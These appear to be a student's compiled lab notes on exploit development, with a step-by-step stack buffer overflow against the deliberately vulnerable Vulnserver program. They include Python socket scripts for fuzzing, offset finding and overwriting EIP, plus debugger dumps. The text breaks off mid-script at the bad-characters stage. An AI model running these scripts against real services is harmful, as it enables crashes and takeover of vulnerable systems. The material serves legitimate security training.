


Thank you for downloading! This document is intended to be used as a learning and reference tool. In it you will find all of my compiled notes from various courses I have taken, and helpful information I've collected. I Intend to update my GitHub regularly as I gather more information, resources, and continue my efforts. Enjoy and use responsibly.

-Chocka

https://github.com/xChockax

STEPS TO BUFFER OVERFLOW

1. Spiking
2. Fuzzing
3. Finding the Offset
4. Overwriting the EIP
5. Finding Bad Characters
6. Finding the Right Module
7. Generating Shellcode
8. Root

Tools:

Victim Machine: Windows 10
Vulnerable Software: Vulnserver
Attack machine: Kali Linux
Debugger: Immunity Debugger

SPIKING


To Attach Immunitiy to our vulnerable server: File > Attach
Press Play

*After crashing the vulnerable server we need to close and restart everything

With Kali connect to vulnerable server. The port for vulnserver is 9999

command: nc -nv <TargetIP> <port>

Result:




```
┌──(root💀kali)-[/home/kali/Desktop]
└─# nc -nv [redacted] 9999
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Connected to 172.16.4.177:9999.
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Each one of these commands we will spike to see if we overflow the buffer and crash the program. If it does crash, it may be vulnerable

To Spike: * we spike every command until we find one that is vulnerable

Tool: generic_send_tcp




```
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0
```

Leave SKIPVAR and SKIPSTR as 0, but we need a spike script.

Spike script:

```
s_readline();
s_string("STAT ");        //This can be changed for each command
s_string_variable("0");
```

What immunity debugger looks like when the vulnserver command is vulnerable:



Immunity Debugger - vulnserver.exe - [CPU - thread 000009C0]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-master\vulnserve...
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
Received a client connection from 172.16.4.176:48846
Waiting for client connections...
Recv failed with error: 10054
Received a client connection from 172.16.4.176:48848
Waiting for client connections...
Received a client connection from 172.16.4.176:48850
Waiting for client connections...
```

```
Registers (FPU)
EAX 00F9F1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00B97310
EDX 0000AAD6
EBX 00000130
ESP 00F9F9C8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 41414141
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 39E000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
00403000 FF FF FF FF 00 40 00 00     .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
00403080 00 00 00 00 00 00 00 00 ........
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
00403098 00 00 00 00 00 00 00 00 ........
004030A0 00 00 00 00 00 00 00 00 ........
004030A8 00 00 00 00 00 00 00 00 ........
004030B0 00 00 00 00 00 00 00 00 ........
004030B8 00 00 00 00 00 00 00 00 ........
004030C0 00 00 00 00 00 00 00 00 ........
004030C8 00 00 00 00 00 00 00 00 ........
004030D0 00 00 00 00 00 00 00 00 ........
004030D8 00 00 00 00 00 00 00 00 ........
004030E0 00 00 00 00 00 00 00 00 ........
004030E8 00 00 00 00 00 00 00 00 ........
004030F0 00 00 00 00 00 00 00 00 ........
004030F8 00 00 00 00 00 00 00 00 ........
```

```
00F9F9C8  41414141  AAAA
00F9F9CC  41414141  AAAA
00F9F9D0  41414141  AAAA
00F9F9D4  41414141  AAAA
00F9F9D8  41414141  AAAA
00F9F9DC  41414141  AAAA
00F9F9E0  41414141  AAAA
00F9F9E4  41414141  AAAA
00F9F9E8  41414141  AAAA
00F9F9EC  41414141  AAAA
00F9F9F0  41414141  AAAA
00F9F9F4  41414141  AAAA
00F9F9F8  41414141  AAAA
00F9F9FC  41414141  AAAA
00F9FA00  41414141  AAAA
00F9FA04  41414141  AAAA
00F9FA08  41414141  AAAA
00F9FA0C  41414141  AAAA
00F9FA10  41414141  AAAA
00F9FA14  41414141  AAAA
00F9FA18  41414141  AAAA
00F9FA1C  41414141  AAAA
00F9FA20  41414141  AAAA
00F9FA24  41414141  AAAA
00F9FA28  41414141  AAAA
00F9FA2C  41414141  AAAA
00F9FA30  41414141  AAAA
00F9FA34  41414141  AAAA
00F9FA38  41414141  AAAA
00F9FA3C  41414141  AAAA
00F9FA40  41414141  AAAA
00F9FA44  41414141  AAAA
00F9FA48  41414141  AAAA
```

```
[10:04:58] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program
```

FUZZING

After we find our vulnerable command we will attack that command specifically. In this instance it is TRUN.
Run both the vulnerable server AND Immunity Debugger as admin

To Fuzz:

Fuzzing Script:

```
#!/usr/bin/python
import sys, socket
from time import sleep

buffer = "A" * 100          //Adjustable A buffer

while True:
        try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('172.16.4.177', 9999))        //TargetIP, Port

                s.send(('TRUN /.:/' + buffer))           //Vulnerable Command
                s.close()
                sleep(1)
                buffer = buffer + "A"*100

        except:
                print "Fuzzing crashed at %s bytes" % str(len(buffer))
                sys.exit()
```

Chmod the script: chmod +x Fuzz.py
Run the script: ./Fuzz.py

**Watch the vulnerable server and immunityDBG for a crash and ctrl+C the Fuzz Script to find where it crashed. YOU HAVE TO BE QUICK ON THE DRAW HERE.

After the crash: Locate the EIP value/specific number of bytes (The OFFSET)

FINDING THE OFFSET

STEP 1


Tool: Metasploit - Pattern_Create
/usr/share/metasploit - framework/tools/exploit/pattern_create.rb -l 3000 (switch is "L" and 3000 is rounded up bytes where we crashed when fuzzing.)

Take the output from this and adjust the Fuzz script. I have copied and renamed my scripts Offset.py for organizational purposes

Pattern_Create Script:

```
#!/usr/bin/python
import sys, socket

offset = " "                  // change variable to offset
                              // paste value from pattern_create between the "<value>"
try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('172.16.4.177', 9999))

        s.send(('TRUN /.:/' + offset))          //Change variable to offset
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```

Change Mode: chmod +x Find_offset_step_1.py
Run the script: ./Find_offset_step_1.py



Immunity Debugger - vulnserver.exe - [CPU - thread 0000204C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-...

```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
Received a client connection from 172.16.4.176:49270
Waiting for client connections...
```

```
Registers (FPU)
EAX 00F9F1E8 ASCII "TRUN /.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ac
ECX 00D95340
EDX 0000905C
EBX 00000120
ESP 00F9F9C8 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs
EBP 6F43366F
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 386F4337

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 260000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
00403000 FF FF FF FF 00 40 00 00      .@..
00403008 70 2E 40 00 00 00 00 00  p.@.....
00403010 FF FF FF FF 00 00 00 00      ....
00403018 FF FF FF FF 00 00 00 00      ....
00403020 FF FF FF FF 00 00 00 00      ....
00403028 00 00 00 00 00 00 00 00  ........
00403030 00 00 00 00 00 00 00 00  ........
00403038 00 00 00 00 00 00 00 00  ........
00403040 00 00 00 00 00 00 00 00  ........
00403048 00 00 00 00 00 00 00 00  ........
00403050 00 00 00 00 00 00 00 00  ........
00403058 00 00 00 00 00 00 00 00  ........
00403060 00 00 00 00 00 00 00 00  ........
00403068 00 00 00 00 00 00 00 00  ........
00403070 00 00 00 00 00 00 00 00  ........
00403078 00 00 00 00 00 00 00 00  ........
00403080 00 00 00 00 00 00 00 00  ........
```

```
00F9F9C8   43396F43  Co9C
00F9F9CC   70433070  p0Cp
00F9F9D0   32704331  1Cp2
00F9F9D4   43337043  Cp3C
00F9F9D8   70433470  p4Cp
00F9F9DC   36704335  5Cp6
00F9F9E0   43377043  Cp7C
00F9F9E4   70433870  p8Cp
00F9F9E8   30714339  9Cq0
00F9F9EC   43317143  Cq1C
00F9F9F0   71433271  q2Cq
00F9F9F4   34714333  3Cq4
00F9F9F8   43357143  Cq5C
00F9F9FC   71433671  q6Cq
00F9FA00   38714337  7Cq8
00F9FA04   43397143  Cq9C
00F9FA08   72433072  r0Cr
00F9FA0C   32724331  1Cr2
00F9FA10   43337243  Cr3C
```



```
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
00403098 00 00 00 00 00 00 00 00 ........
004030A0 00 00 00 00 00 00 00 00 ........
004030A8 00 00 00 00 00 00 00 00 ........
004030B0 00 00 00 00 00 00 00 00 ........
004030B8 00 00 00 00 00 00 00 00 ........
004030C0 00 00 00 00 00 00 00 00 ........
004030C8 00 00 00 00 00 00 00 00 ........
004030D0 00 00 00 00 00 00 00 00 ........
004030D8 00 00 00 00 00 00 00 00 ........
004030E0 00 00 00 00 00 00 00 00 ........
004030E8 00 00 00 00 00 00 00 00 ........
004030F0 00 00 00 00 00 00 00 00 ........
004030F8 00 00 00 00 00 00 00 00 ........
```

```
00F9FA14  72433472 r4Cr
00F9FA18  36724335 5Cr6
00F9FA1C  43377243 Cr7C
00F9FA20  72433872 r8Cr
00F9FA24  30734339 9Cs0
00F9FA28  43317343 Cs1C
00F9FA2C  73433273 s2Cs
00F9FA30  34734333 3Cs4
00F9FA34  43357343 Cs5C
00F9FA38  73433673 s6Cs
00F9FA3C  38734337 7Cs8
00F9FA40  43397343 Cs9C
00F9FA44  74433074 t0Ct
00F9FA48  32744331 1Ct2
```

```
[11:04:25] Access violation when executing [386F4337] - use Shift+F7/F8/F9 to pass exception to program
```


We can see that we've over written things. BUT we are interested in the EIP value.

STEP 2

Now that we have this EIP value we use:

Tool: /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q <EIP VALUE>

After running this we find an offset:



```
┌──(root💀kali)-[/home/kali/Desktop/BoF/3_Offset]
└─# ./pattern_offset.rb -l 3000 -q 386F4337
[*] Exact match at offset 2003
```


This 2003 value means that it is 2003 bytes until you get to the EIP, and then the EIP itself is 4 bytes long.

OVERWRITING THE EIP

Script for making sure that we have control of the EIP:

```
#!/usr/bin/python
import sys, socket
                                            //New variable called "shellcode"
shellcode = "A" * 2003 + "B" * 4            //2003 A's (offset), 4 B's (should cover the entire EIP

try:
            s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
            s.connect(('172.16.4.177', 9999))

            s.send(('TRUN /.:/' + shellcode))   //replace variable with shellcode
            s.close()

except:
            print "Error connecting to the server"
            sys.exit()
```

Run the script ./Overwrite_EIP.py



Immunity Debugger - vulnserver.exe - [CPU - thread 00002034]
C File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-...
Registers (FPU)
Address
Hex dump
ASCII
Paused

```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
Received a client connection from 172.16.4.176:49272
Waiting for client connections...
```

```
EAX 009AF1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00AE4F64
EDX 00000000
EBX 00000120
ESP 009AF9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3FE000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
00403000 FF FF FF FF 00 40 00 00     .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
00403080 00 00 00 00 00 00 00 00 ........
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
00403098 00 00 00 00 00 00 00 00 ........
004030A0 00 00 00 00 00 00 00 00 ........
004030A8 00 00 00 00 00 00 00 00 ........
004030B0 00 00 00 00 00 00 00 00 ........
004030B8 00 00 00 00 00 00 00 00 ........
004030C0 00 00 00 00 00 00 00 00 ........
004030C8 00 00 00 00 00 00 00 00 ........
004030D0 00 00 00 00 00 00 00 00 ........
004030D8 00 00 00 00 00 00 00 00 ........
004030E0 00 00 00 00 00 00 00 00 ........
004030E8 00 00 00 00 00 00 00 00 ........
004030F0 00 00 00 00 00 00 00 00 ........
004030F8 00 00 00 00 00 00 00 00 ........
```

```
009AF9C8  00AE4700 .G«.
009AF9CC  00AE3370 p3«.  ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
009AF9D0  00000BB8 ╕♂..
009AF9D4  00000000 ....
009AF9D8  0000000A ....
009AF9DC  00000000 ....
009AF9E0  0000007F ⌂...
009AF9E4  0000007A z...
009AF9E8  00000000 ....
009AF9EC  8C00038F Å♥.î
009AF9F0  00AE0E48 H♫«.
009AF9F4  00000220  ☻..
009AF9F8  0000038F Å♥..
009AF9FC  00000000 ....
009AFA00  00000000 ....
009AFA04  00AE0000 ..«.
009AFA08  000E00C0 └.♫.
009AFA0C  00000050 P...
009AFA10  01000100 .☺.☺
009AFA14  00AE4780 ÇG«.  ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
009AFA18  0000000A ....
009AFA1C  000E0000 ..♫.
009AFA20  00000002 ☻...
009AFA24  00000001 ☺...
009AFA28  00AE0168 h☺«.
009AFA2C  0000000C ....
009AFA30  000F34E0 α4☼.
009AFA34  00000000 ....
009AFA38  000E02CC ╠☻♫.
009AFA3C  000F34E0 α4☼.
009AFA40  000F34E8 Φ4☼.
009AFA44  00010000 ..☺.
009AFA48  00000000 ....
```

```
[11:24:42] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program
```

The result is that we see we have overwritten the EIP with 4 B's (42424242)

We control the EIP

FINDING BAD CHARACTERS

STEP 1

Go out to google and search "badchars"

Find a premade list of badchars or you can copy and paste the badchars listed here:


Note: x00 (Nullbyte) is a badchar

With our list we create this script:

```
#!/usr/bin/python
import sys, socket

badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"                //Add badchars
\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f
